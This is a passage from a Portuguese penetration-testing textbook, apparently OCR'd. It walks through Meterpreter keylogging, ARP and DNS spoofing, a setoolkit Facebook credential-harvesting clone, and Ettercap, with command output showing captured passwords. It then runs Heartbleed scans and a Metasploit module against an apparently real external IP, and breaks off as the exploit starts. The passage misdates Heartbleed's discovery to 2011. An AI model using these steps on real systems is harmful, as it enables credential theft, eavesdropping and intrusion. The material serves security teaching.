
Observe que existem inúmeros comandos que podemos executar na máquina-alvo através do meterpreter; veja alguns comandos interessantes:

- **webcam_stream** – Reproduzir uma stream de vídeo a partir da webcam específica.
- **keyscan_start** – Começa a capturar batimentos de tecla.
- **keyscan_dump** – Baixa o buffer de tecla.
- **keyscan_stop** – Para de capturar batidas de tecla.
- **sysinfo** – Obtém informações sobre o sistema remoto, como o sistema operacional.
- **pwd** – Imprime na tela o diretório corrente.

Vamos agora veri car em que diretório estamos e enviar um arquivo para o desktop do usuário. Digite no console do meterpreter:

```
meterpreter > pwd C:\Users\user\Desktop\shared  
meterpreter > cd .. meterpreter > pwd  
C:\Users\user\Desktop meterpreter > upload -r  
/root/invasao.txt . [*] uploading : /root/invasao.txt  
-> .  
[*] uploaded : /root/invasao.txt ->.\invasao.txt  
meterpreter >
```

Veri que na máquina Windows se o arquivo foi enviado.



Agora vamos realizar a captura do teclado; digite no console do meterpreter:

```
meterpreter > keyscan_start  
Starting the keystroke sniffer...
```

Inicie um e-mail, uma conversa em chat ou qualquer entrada de teclado na máquina Windows. Após realizar, por exemplo, o uso do Gmail, baixe o que foi digitado no teclado e digite no console:

```
meterpreter > keyscan_dump Dumping captured keystrokes...
gmail.com <Return> thompson@ <Back> ~gmail.com
minhasenha
```

Observe que ele capturou tudo o que foi digitado no teclado da máquina alvo.

Agora vamos ao keyscan. Digite no console:

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

Vamos desligar a máquina do alvo, então digite no console:

```
meterpreter > shutdown
Shutting down...
meterpreter >
[*] 172.16.0.19 - Meterpreter session 1 closed. Reason: Died
```

Como você pode observar, são inúmeros os comandos que podemos utilizar através do meterpreter... Enjoy!

-
1. Videoaula TDI – Metasploit – Introdução.
 2. Videoaula TDI – Metasploit – Conceitos (por Gabriel).
 3. Disponível em: <https://www.exploit-db.com/exploits/43386>. Acesso em: 26 ago. 2019.
 4. Videoaula TDI – BootCamp de Metasploit – Componentes do Framework Metasploit.
 5. Videoaula TDI – BootCamp de Metasploit – Nmap e OpenVAS.
 6. Videoaula TDI – Bootcamp de Metasploit –Metasploit Scanning.
 7. Videoaula TDI – Bootcamp de Metasploit –Nmap Scanning.
 8. Videoaula TDI – Bootcamp de Metasploit – OpenVAS Scanning.
 9. Videoaula TDI – Bootcamp de Metasploit – Análise de vulnerabilidades.
 10. Videoaula TDI – Bootcamp de Metasploit – O processo de exploração.
 11. Videoaula TDI – Bootcamp de Metasploit – Exploits.

12. Videoaula TDI – Bootcamp de Metasploit – Payloads.

13. Videoaula TDI – BootCamp de Metasploit – Meterpreter.



Man-in-the-middle

O man-in-the-middle (MITM) é uma forma de ataque em que os dados trocados entre duas partes são de alguma forma interceptados, registrados e possivelmente alterados pelo atacante sem que as vítimas percebam. Em uma comunicação normal, os dois elementos envolvidos se comunicam entre si sem interferências através de um meio, uma rede local à internet ou ambas.

Durante o ataque man-in-the-middle, a comunicação é interceptada pelo atacante e retransmitida por este de uma forma discricionária. O atacante pode decidir retransmitir entre os legítimos participantes os dados inalterados, com alterações ou bloqueando partes da informação.



Como os participantes legítimos da comunicação não percebem que os dados estão sendo adulterados, tomam-nos como válidos, fornecendo informações e executando instruções por ordem do atacante.

ARP spoofing¹

ARP spoofing, ou ARP cache poisoning, é uma técnica em que um atacante envia mensagens ARP (Address Resolution Protocol) com o intuito de associar seu endereço MAC ao endereço IP de outro host, como o endereço IP do gateway padrão, fazendo com que todo o tráfego seja enviado para o endereço IP do atacante ao invés do endereço IP do gateway.

O ARP spoofing permite que o atacante intercepte quadros trafegados na rede, modifique os quadros trafegados, e é capaz até de parar todo o tráfego. Esse tipo de ataque só ocorre em segmentos da rede de área local (Local Area Network – LAN) que usam o ARP para fazer a resolução de endereços IP em endereços da camada de enlace.

O ARP spoofing é uma ferramenta da suíte do Kali Linux. Primeiramente vamos verificar a tabela ARP da rede, então digite no terminal:

```
root@kali:~# arp -a
? (192.168.0.24) at 08:00:27:cc:74:71 [ether] on
eth0 ? (192.168.0.14) at 6c:88:14:0c:5a:88 [ether]
on eth0
routerlogin.net (192.168.0.1) at 50:6a:03:48:30:4f [ether] on eth0
```

arp: executa a aplicação ARP.

-a: exibe todas as entradas ARP corrente lidas da tabela.

Observe que na tabela temos três dispositivos: além do Kali que está sendo utilizado, temos os endereços IP e MAC dos dispositivos na rede.

Realizando o redirecionamento de pacotes

Digite o comando a seguir no Kali Linux para que ele permita o redirecionamento de tráfego das informações.

```
root@kali:~# echo "1" > /proc/sys/net/ipv4/ip_forward
```

Esse comando escreve o número 1 dentro do arquivo ip_forward, ativando o roteamento de pacote. O padrão é 0. Com isso o Linux passa a rotear os pacotes de uma interface para a outra e vice-versa.

Utilizando o ARP spoofing

Através da tabela ARP que foi apresentada vamos escolher os alvos:

```
? (192.168.0.24) at 08:00:27:cc:74:71 [ether] on eth0  
? (192.168.0.14) at 6c:88:14:0c:5a:88 [ether] on eth0 routerlogin.net  
(192.168.0.1) at 50:6a:03:48:30:4f [ether] on eth0
```

Primeiramente vamos veri car o IP e MAC da máquina atacante, o Kali Linux.

```
root@kali:~# ifconfig  
eth0: ags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet  
    192.168.0.25 netmask 255.255.255.0 broadcast  
    192.168.0.255  
    inet6 fe80::a00:27ff:fe2d:3d79 pre xlen 64 scopeid 0x20<link>  
    ether 08:00:27:2d:3d:79 txqueuelen 1000 (Ethernet)  
    RX packets 3709 bytes 253367 (247.4 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 867 bytes 127350 (124.3 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Podemos observar que o Kali está utilizando o IP 192.168.0.25 na interface eth0, e o MAC dessa interface é 08:00:27:2d:3d:79.

Digite o comando a seguir no Kali Linux para que ele realize a replicação do MAC da máquina da vítima.

```
root@kali:~# arpspoof -i eth0 -t 192.168.0.14 -r 192.168.0.24  
8:0:27:2d:3d:79 6c:88:14:c:5a:88 0806 42: arp reply 192.168.0.24 is-at  
8:0:27:2d:3d:79 8:0:27:2d:3d:79 8:0:27:cc:74:71 0806 42: arp reply  
192.168.0.14 is-at 8:0:27:2d:3d:79
```

arp spoof : executa a aplicação ARP spoofing.

-i: indica a interface que vai escutar o tráfego; no caso, eth0.

-t: indica o IP da máquina VITIMA_01; neste caso, 192.168.0.14. -r: indica o IP da máquina VITIMA_02 a ser interceptada; neste caso, 192.168.0.24.

Dessa forma todos os dados que a VITIMA_01 enviar para VITIMA_02 serão trafegados através da máquina Kali Linux do atacante. Ou seja, o atacante cará no meio da conexão.

Caso a VITIMA_01 verifique a tabela ARP, o MAC da VITIMA_02 estará com o mesmo MAC do ATACANTE, e vice-versa.

A seguir está a tabela ARP VITIMA_01:

```
user@VITIMA_01:~$ arp -a
```

```
? (192.168.0.25) at 08:00:27:2d:3d:79 [ether] on wlp3s0 ?
(192.168.0.1) at 50:6a:03:48:30:4f [ether] on wlp3s0
? (192.168.0.24) at 08:00:27:2d:3d:79 [ether] on wlp3s0
```

E a tabela ARP VITIMA_02:

```
user@VITIMA_02:~$ arp -a
routerlogin.net (192.168.0.1) at 50:6A:03:48:30:4F [ether] on eth0
? (192.168.0.25) at 08:00:27:2D:3D:79 [ether] on eth0
? (192.168.0.14) at 08:00:27:2D:3D:79 [ether] on eth0
```

Pode-se utilizar o Wireshark para visualizar os dados trafegados entre os dispositivos.

DNS spoofing²

DNS spoofing, ou DNS cache poisoning, é uma técnica em que os dados corruptos do DNS são introduzidos no cache do revolvedor de DNS, fazendo com que o nome do servidor devolva um endereço IP incorreto. Isso resulta em ser desviado para o computador do invasor (ou qualquer outro computador).

Criando uma armadilha – setoolkit

Vamos clonar o site em que desejamos realizar o DNS spoofing; para isso, vamos utilizar a ferramenta setoolkit.

Primeiramente é preciso editar o arquivo de configuração dessa ferramenta, para que ele utilize o diretório do Apache para armazenar os arquivos da página. Edite o arquivo desta forma: /etc/setoolkit/set.conf.g.

Altere a opção APACHE_SERVER= para ON e verifique se o diretório do apache está correto no parâmetro APACHE_DIRECTORY= como demonstrado a seguir:

```
### Use Apache instead of the standard Python web server. This will
increase the speed ### of the attack vector.

APACHE_SERVER=ON
#
### Path to the Apache web root.
APACHE_DIRECTORY=/var/www#
```

Agora podemos realizar o clone do site; para isso, acompanhe as seguintes orientações.

Vamos escolher a opção 1, Social-Engineering Attacks – essa opção possui alguns tipos de ataque para engenharia social:

```
root@kali:~# setoolkit
...
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET con guration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit set> 1
```

Agora selecione a opção 2, Website Attack Vectors:

```
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
```

- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) SMS Spoo ng Attack Vector
- 11) ~~Third~~ Party Modules
- 99) Return back to the main menu.

set> 2

Selecione a opção 3, Credential Harvester Attack Method, para escolher o método de roubo de credenciais.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) Full Screen Attack Method
- 8) HTA Attack Method
- 99) Return to Main Menu set:webattack> 3

Agora escolha o tipo do método que vamos utilizar para roubar a credencial. Aqui, a título de exemplo, vamos selecionar a opção 2, Site Cloner, que vai realizar o clone de algum site indicado.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import
- 99) Return to Webattack Menu set:webattack> 2

Agora entre com o IP que vai receber a importação da página do Kali Linux:

- [-] Credential harvester will allow you to utilize the clone capabilities within SET
- [-] to harvest credentials or parameters from a website as well as place them into a report
- [-] This option is used for what IP the server will POST to.
- [-] If you're using an external IP, use your external IP for this

```
set:webattack> IP address for the POST back in
Harvester/Tabnabbing:192.168.0.25
```

Agora entre com a URL do site a ser clonado. Vamos realizar um clone do site do Facebook, facebook.com:

- [-] SET supports both HTTP and HTTPS
- [-] Example: http://www.thisisafakesite.com set:webattack>

```
Enter the url to clone: www.facebook.com
```

Após entrar com a URL, o setoolkit vai avisar que é necessário que o apache esteja sendo executado. Faça uma entrada nele com y para que ele inicie o apache, caso esteja desabilitado.

[*] Cloning the website: <https://login.facebook.com/login.php>

[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

[*] Apache is set to ON - everything will be placed in your web root directory of apache.

[*] Files will be written out to the root directory of apache.

[*] All files are within your Apache directory since you specified it to ON.

[!] Apache may be not running, do you want SET to start the process?

[y/n]: y

[ok] Starting apache2 (via systemctl): apache2.service.

Apache webserver is set to ON. Copying over PHP file to the website.

Please note that all output from the harvester will be found under apache_dir/harvester_date.txt Feel free to customize post.php in the /var/www/html directory

[*] All files have been copied to /var/www/html

[*] SET is now listening for incoming credentials. You can control-c out of this and completely exit SET at anytime and still keep the attack going.

[*] All files are located under the Apache web root directory:
/var/www/html

[*] All fields captures will be displayed below.

[Credential Harvester is now listening below...]

Ao realizar esses passos, ele vai esperar o acesso à página fake e vai criar um arquivo harvester_ANO-MES-DIA_HORA.329039.txt no diretório /var/www/html. Esse arquivo vai conter os dados que foram capturados.

Realizando o redirecionamento de pacotes

Abra outro terminal e digite o comando a seguir no Kali Linux para que ele permita o redirecionamento de tráfego dos pacotes:

```
root@kali:~# echo "1" > /proc/sys/net/ipv4/ip_forward
```

Criar o arquivo de hosts DNS

Agora vamos criar o arquivo de hosts DNS, onde o atacante vai inserir os endereços de nome cujos dados ele deseja capturar. Esse arquivo deve ser similar ao /usr/share/dnsiff/dnsspoof.hosts. Crie o arquivo e insira o IP da máquina do atacante e o domínio que será o alvo, como o exemplo a seguir:

```
root@kali:~# vim dnsspoof.hosts 192.168.0.25  
*.facebook.*
```

Salve o arquivo, e agora vamos para a etapa de envenenamento do DNS.

Utilizando o DNS spoofing

O DNS spoofing é uma ferramenta da suíte do Kali Linux. Vamos realizar o envenenamento do DNS. Abra o terminal e digite:

```
root@kali:~# dnsspoof -i eth0 -f dnsspoof.hosts dnsspoof: listening  
on eth0 [udp dst port 53 and not src 192.168.0.25]
```

Agora ele está configurado para redirecionar o DNS da rede na interface do atacante, porém apenas as requisições dos domínios inseridos no arquivo dnsspoof.hosts serão redirecionadas à máquina do atacante.

Realizando o envenenamento do ARP

Agora vamos realizar o redirecionamento da máquina da vítima para o roteador através da interface da máquina do atacante. Em um outro terminal, digite:

```
root@kali:~# arpspoof -i eth0 -t 192.168.0.14 -r 192.168.0.1  
8:0:27:2d:3d:79 6c:88:14:c:5a:88 0806 42: arp reply 192.168.0.1 is-at  
8:0:27:2d:3d:79
```

```
8:0:27:2d:3d:79 50:6a:3:48:30:4f 0806 42: arp reply 192.168.0.14 is-at  
8:0:27:2d:3d:79
```

A captura do tráfego de dados está completamente realizada.

Agora, sempre que a vítima acessar o site www.facebook.com, ela será redirecionada para a página fake do Facebook na máquina do atacante, que foi clonada através do setoolkit.

Analisando os dados

As credenciais podem ser verificadas na tela do setoolkit ou no arquivo no diretório `/var/www/html` que o setoolkit gerou. Veja onde encontrar as credenciais na tela do setoolkit:

```
('Array\n',)  
('\n',)  
(' [lsd] => AVoNX38g\n',)  
(' [display] => \n',)  
(' [enable_prole_selector] => \n',)  
(' [isprivate] => \n',)  
(' [legacy_return] => 0\n',)  
(' [prole_selector_ids] => \n',)  
(' [return_session] => \n',)  
(' [skip_api_login] => \n',)  
(' [signed_next] => \n',)  
(' [trynum] => 1\n',)  
(' [timezone] => 480\n',)  
(' [lgndim] =>  
eyJ3Ijo4MDAsImgjOjYwMCwiYXciOjgwMCwiYWgiOjU2MCwiYyI6MjR  
9\n',)  
(' [lgnrnd] => 070658_1Xac\n',)  
(' [lgnjs] => 1494997278\n',)  
(' [email] => thompson@gmail.com\n',) ('[pass] => senha123\n',)  
(')\n',)
```

Observações

- 1) Quando a vítima inserir o login e senha de acesso à página, ela vai retornar para a página inicial de login.
- 2) Alguns roteadores, sistemas e aplicações possuem segurança aplicada, evitando, assim, o DNS spoof na rede LAN.

Ettercap – man-in-the-middle

O Ettercap é uma ferramenta de segurança de rede livre e de código aberto para ataques man-in-the-middle na LAN. Ele pode ser usado para análise de protocolo de rede de computador e auditoria de segurança.

Ele é executado em vários sistemas operacionais, como no Unix, incluindo Linux, Mac OS X, BSD e Solaris, e no Microsoft Windows. É capaz de interceptar o tráfego em um segmento de rede, capturar senhas e realizar escuta ativa contra vários protocolos comuns.

Funciona colocando a interface de rede em modo promiscuo com a ARP, envenenando as máquinas de destino. Assim, pode agir como um man-in-the-middle e desencadear vários ataques a uma ou mais vítimas. O Ettercap tem suporte de plugin para que os recursos possam ser estendidos adicionando novos plugins.

Essa ferramenta faz parte da suíte de programas do Kali Linux.

Realizando o redirecionamento de pacotes

Abra o terminal e digite o comando a seguir no Kali Linux para que ele permita o redirecionamento de tráfego dos pacotes:

```
root@kali:~# echo "1" >/proc/sys/net/ipv4/ip_forward
```

Configurando o ettercap

Vamos editar o arquivo de configuração do Ettercap:

```
/etc/ettercap/etter.conf
```

Os parâmetros de algumas sessões devem ser alterados. Na sessão [privs] vamos realizar algumas alterações:

```
[privs]
ec_uid = 0 # nobody is the default ec_gid = 0 #
nobody is the default
```

Por padrão ele está con gurado com um número de portas, então vamos mudar para 0, pois vamos indicar as portas em outro arquivo.

Na sessão Linux vamos descomentar algumas regras:

```
#-----
# Linux
#-----
# if you use ipchains:
#redir_command_on = "ipchains -A input -i %iface -p tcp -s 0/0 -d 0/0
%port -j REDIRECT %rport"
#redir_command_off = "ipchains -D input -i %iface -p tcp -s 0/0 -d 0/0
%port -j REDIRECT %rport"

# if you use iptables:
redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --
dport %port -j REDIRECT --to-port %rport"

redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp -
-dport %port -j REDIRECT --to-port %rport"
```

As regras são especí cas para iptables, e elas vão habilitar o redirecionamento dos comandos do iptables de acordo com a con guração que vamos fazer.

Editaremos o arquivo de con guração de DNS, onde vamos inserir os DNS alvos.

```
/etc/ettercap/etter.dns
```

Vamos alterar os dados de registros desse arquivo, como no exemplo a seguir:

```
#####
# microsoft sucks ;)
# redirect it to www.linux.org
#
facebook.com A 192.168.0.28
*.facebook.com A 192.168.0.28
*.facebook.* A 192.168.0.28
www.facebook.com PTR 192.168.0.28

#microsoft.com A 107.170.40.56
#*.microsoft.com A 107.170.40.56
#www.microsoft.com PTR 107.170.40.56 # Wildcards in PTR are not allowed
#####
```

Observações

- 1) Neste ataque vamos apenas utilizar o registro tipo A, porém é possível utilizar todos os tipos de registro que o atacante deseja atacar.
- 2) Reveja os tipos de DNS no Capítulo 2 – Conceitos básicos de rede.

Agora, vamos clonar a página-alvo através da opção de engenharia social do setoolkit.

Veri que Sessão “Criando uma armadilha - setoolkit”

Realizando o ataque – Ettercap

Vamos agora iniciar o sniffing com o Ettercap. Abra o terminal e digite:

```

root@kali:~# ettercap -T -q -M arp -i eth0 -P dns_spoof //192.168.0.1//  

//192.168.0.26//  

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team  

Listening on:  

eth0 -> 08:00:27:2D:3D:79  

192.168.0.28/255.255.255.0  

fe80::a00:27ff:fe2d:3d79/64  

Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.  

Privileges dropped to EUID 0 EGID 0...  

33 plugins  

42 protocol dissectors  

57 ports monitored  

20388 mac vendor fingerprint  

1766 tcp OS fingerprint  

2182 known services  

Lua: no scripts were specified, not starting up!  

Scanning for merged targets (2 hosts)...  

* | ======> | 100.00 %  

3 hosts added to the hosts list...  

ARP poisoning victims:  

GROUP 1 : 192.168.0.1 50:6A:03:48:30:4F  

GROUP 2 : 192.168.0.26 08:00:27:38:88:EE  

Starting Unified sniffing...  

Text only Interface activated...  

Hit 'h' for inline help  

Activating dns_spoof plugin...

```

ettercap: executa a aplicação Ettercap.

- T: ativa o modo console texto.
- q: ativa o modo promíscuo na interface de rede.
- M: ativa o tipo de ataque man-in-the-middle para o modo ARP.
- i: seleciona a interface que será utilizada para o ataque.
- P: indica qual plugin do Ettercap será utilizado; no caso, o dns_spoof.
- //192.168.0.1//: indica o IP do alvo; neste caso, o gateway.
- //192.168.0.26//: indica o IP da vítima.

Com esse comando estamos utilizando o Ettercap no modo texto, ativando o ataque man-in-the-middle na interface de rede eth0 do Kali Linux, utilizando o plugin de falsificação de DNS, configurando o Kali para funcionar como o gateway para a vítima com o IP 192.168.0.28.

Observação sobre as opções:

/// – realiza spoofing em toda a rede.

//IP// – realiza o ataque em um IP específico.

Realizando o envenenamento do ARP

Vamos realizar o redirecionamento dos pacotes da máquina da vítima (192.168.0.26) para o roteador através da interface do atacante.

```
root@kali:~# arpspoof -i eth0 -t 192.168.0.26 -r 192.168.0.1  
8:0:27:2d:3d:79 8:0:27:38:88:ee 0806 42: arp reply 192.168.0.1 is-at  
8:0:27:2d:3d:79  
8:0:27:2d:3d:79 50:6a:3:48:30:4f 0806 42: arp reply 192.168.0.26 is-at  
8:0:27:2d:3d:79
```

Agora, sempre que a vítima acessar o site www.facebook.com, ela será redirecionada para a página fake do Facebook, na máquina do atacante, que foi clonada através do setoolkit.

Observe que, na tela do comando ettercap, surgirão entradas de acesso da vítima ao Facebook.

```
Activating dns_spoof plugin...
```

```
dns_spoof:A [www.facebook.com] spoofed to [192.168.0.28]  
dns_spoof:A [facebook.com] spoofed to [192.168.0.28] dns_spoof:A  
[pt-br.facebook.com] spoofed to [192.168.0.28] dns_spoof:A  
[login.facebook.com] spoofed to [192.168.0.28]
```

Quando a vítima inserir o login e senha de acesso a página, ela vai retornar para a página inicial de login, e os dados que a vítima inseriu serão armazenados pelo setoolkit.

Analisando os dados

As credenciais podem ser verificadas na tela do setoolkit ou no arquivo no diretório /var/www/html que o setoolkit gerou. Veja onde encontrar as credenciais na tela do setoolkit:

```
('Array\n',)
('\'n',)
(' [lsd] => AVpRwLpv\n',)
(' [display] => \n',)
(' [enable_prole_selector] => \n',) (' [isprivate] => \n',)
(' [legacy_return] => 0\n',)
(' [prole_selector_ids] => \n',)
(' [return_session] => \n',)
(' [skip_api_login] => \n',)
(' [signed_next] => \n',)
(' [trynum] => 1\n',)
(' [timezone] => \n',)
(' [lgnndim] => \n',)
(' [lgnrnd] => 171016_mbG0\n',)
(' [lgnjs] => n\n',)
(' [email] => thompson@gmail.com\n',) (' [pass] => senha321\n',)
(' [login] => 1\n',)
(')\n',)
```

Heartbleed⁴

O Heartbleed é um bug na biblioteca de software de criptografia open-source OpenSSL que permite a um atacante ler a memória de um servidor ou de um cliente, permitindo que ele recupere chaves SSL privadas do servidor.

Os logs que foram examinados até agora levam a crer que alguns hackers podem ter explorado a falha de segurança pelo menos cinco

meses antes de ela ser descoberta por equipes de segurança em meados de 2011.

Muitas aplicações de correções já foram atualizadas. Atualmente, esse tipo de exploração não é tão efetivo.

Versões de sistema operacional e aplicações vulneráveis ao Heartbleed:

- OpenSSL version 1.0.1
- Android versão 4.1.1
- Apache 2.2.22

Verificando com script [exploit-db]

Existem vários scripts para facilitar a operação do atacante; veri que uma página de um script em Python que realize essa verificação: <https://www.exploit-db.com/exploits/32764/>.

Realize o download do script, abra o terminal do Kali Linux, navegue até o diretório onde foi realizado o download e digite o comando:

```
root@kali:~# python 32764.py 193.248.250.121 Trying
SSL 3.0...
Connecting...
Sending Client Hello...
Waiting for Server Hello...
... received message: type = 22, ver = 0300, length = 86
... received message: type = 22, ver = 0300, length = 1291
... received message: type = 22, ver = 0300, length = 4 Sending
heartbeat request...
... received message: type = 24, ver = 0300, length = 16384 Received
heartbeat response:
0000: 02 40 00 D8 03 00 53 43 5B 90 9D 9B 72 0B BC 0C .@....SC[....r...
0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90 .+..H...9.....
0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0 .w.3....f.....".
0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00 !.9.8.....5.
0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0 .....
0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00 .....3.2.
0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00 ....E.D...../...
0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00 A.....
...
WARNING: server returned more data than it should - server is
vulnerable!
```

python: executa a aplicação python.
32764.py: script baixado do site exploit-db.
-p 443: indica a porta a ser analisada; no caso, a porta 443.

Observe que no site analisado foi encontrada a vulnerabilidade, e ele apresentou os dados em cache.

Verificando através de ferramentas online

Há algumas ferramentas online que realizam essa verificação e trazem um relatório para o atacante.

- Filippo – <https://filippo.io/Heartbleed>

- LastPass – <https://lastpass.com/heartbleed>

Para utilizar essas ferramentas online é bem simples: digite o IP ou site do alvo e clique no botão para iniciar.

Verificando com o Nmap

O nmap faz o uso do script ssl-heartbleed.nse para realizar um scan em busca dessa vulnerabilidade. Vamos realizar a verificação em um servidor vulnerável para termos noção do retorno do comando. Abra um terminal no Kali Linux e digite:

```
root@kali:~# nmap -sV -p 443 -script=ssl-heartbleed 193.248.250.121
Starting Nmap 7.01 (https://nmap.org) at 2017-05-24 08:19 BST
Nmap scan report for LAubervilliers-656-1-105-121.w193-248.abo.wanadoo.fr
(193.248.250.121)
Host is up (0.046s latency).
PORT      STATE SERVICE      VERSION
443/tcp    open  ssl/http-proxy SonicWALL SSL-VPN http proxy
|_http-server-header: SonicWALL SSL-VPN Web Server
| ssl-heartbleed:
|   VULNERABLE:
|     The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.
|_
|   References:
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|     http://www.openssl.org/news/secadv_20140407.txt
|     http://cvedetails.com/cve/2014-0160/
|
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.30 seconds
```

Explorando a vulnerabilidade

Vamos utilizar o msfconsole para encontrar a vulnerabilidade. Para a sua utilização é necessário iniciar o serviço de banco de dados SQL:

```
root@kali:~# service postgresql start
```

Após isso, é necessário iniciar o banco de dados msfdb, o banco de dados do Metasploit [msfconsole]:

```
root@kali:~# msfdb init  
A database appears to be already con gured, skipping initialization
```

Agora vamos iniciar o terminal do Metasploitable msfconsole:

```
root@kali:~# msfconsole
```

```
...  
Save 45% of your time on large engagements with Metasploit Pro  
Learn more on http://rapid7.com/metasploit
```

```
=[ metasploit v4.14.1-dev ]  
+ =[ 1628 exploits - 927 auxiliary - 282 post ]  
+ =[ 472 payloads - 39 encoders - 9 nops ]  
+ =[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
msf >
```

Vamos realizar a busca pelo exploit heartbleed no banco de dados:

```
msf > search heartbleed  
Matching Modules  
=====
```

Name	Disclosure Date	Rank	Description	-----	-----
auxiliary/scanner/ssl/openssl_heartbleed	2014-04-07	normal	OpenSSL Heartbeat (Heartbleed) Information Leak		
auxiliary/server/openssl_heartbeat_client_memory	2014-04-07	normal	OpenSSL Heartbeat (Heartbleed) Client Memory Exposure		

```
msf >
```

Observe que foram encontradas duas formas para explorar essa vulnerabilidade. Vamos utilizar o exploit openssl_heartbleed:

```
msf > use auxiliary/scanner/ssl/openssl_heartbleed msf  
auxiliary(openssl_heartbleed) >
```

Digite show options para verificar as informações de uso desse exploit.

```
msf auxiliary(openssl_heartbleed) > show options
Module options (auxiliary/scanner/ssl/openssl_heartbleed):
Name      Current Setting Required Description
-----
DUMPFILTER      no    Pattern to filter leaked memory before storing
MAX_KEYTRIES    50   yes   Max tries to dump key
RESPONSE_TIMEOUT 10   yes   Number of seconds to wait for a server response
RHOSTS          yes   The target address range or CIDR identifier
RPORT           443  yes   The target port (TCP)
STATUS_EVERY     5    yes   How many retries until status
THREADS          1    yes   The number of concurrent threads
TLS_CALLBACK     None  yes   Protocol to use, "None" to use raw TLS sockets (Accepted:
None, SMTP, IMAP, JABBER, POP3, FTP, POSTGRES)
TLS_VERSION      1.0   yes   TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)

Auxiliary action:
Name Description
-----
SCAN  Check hosts for vulnerability

msf auxiliary(openssl_heartbleed) >
```

Vamos indicar o IP da vítima:

```
msf auxiliary(openssl_heartbleed) > set rhosts 193.248.250.121
=> 193.248.250.121
```

Vamos con gurar para mostrar as etapas do processo na tela:

```
msf auxiliary(openssl_heartbleed) > set verbose true
=> true
```

Não é necessário alterar as outras opções dos parâmetros, pois a configuração-padrão basta para esse ataque, principalmente o parâmetro da porta 443.

Agora vamos iniciar a exploração:

```
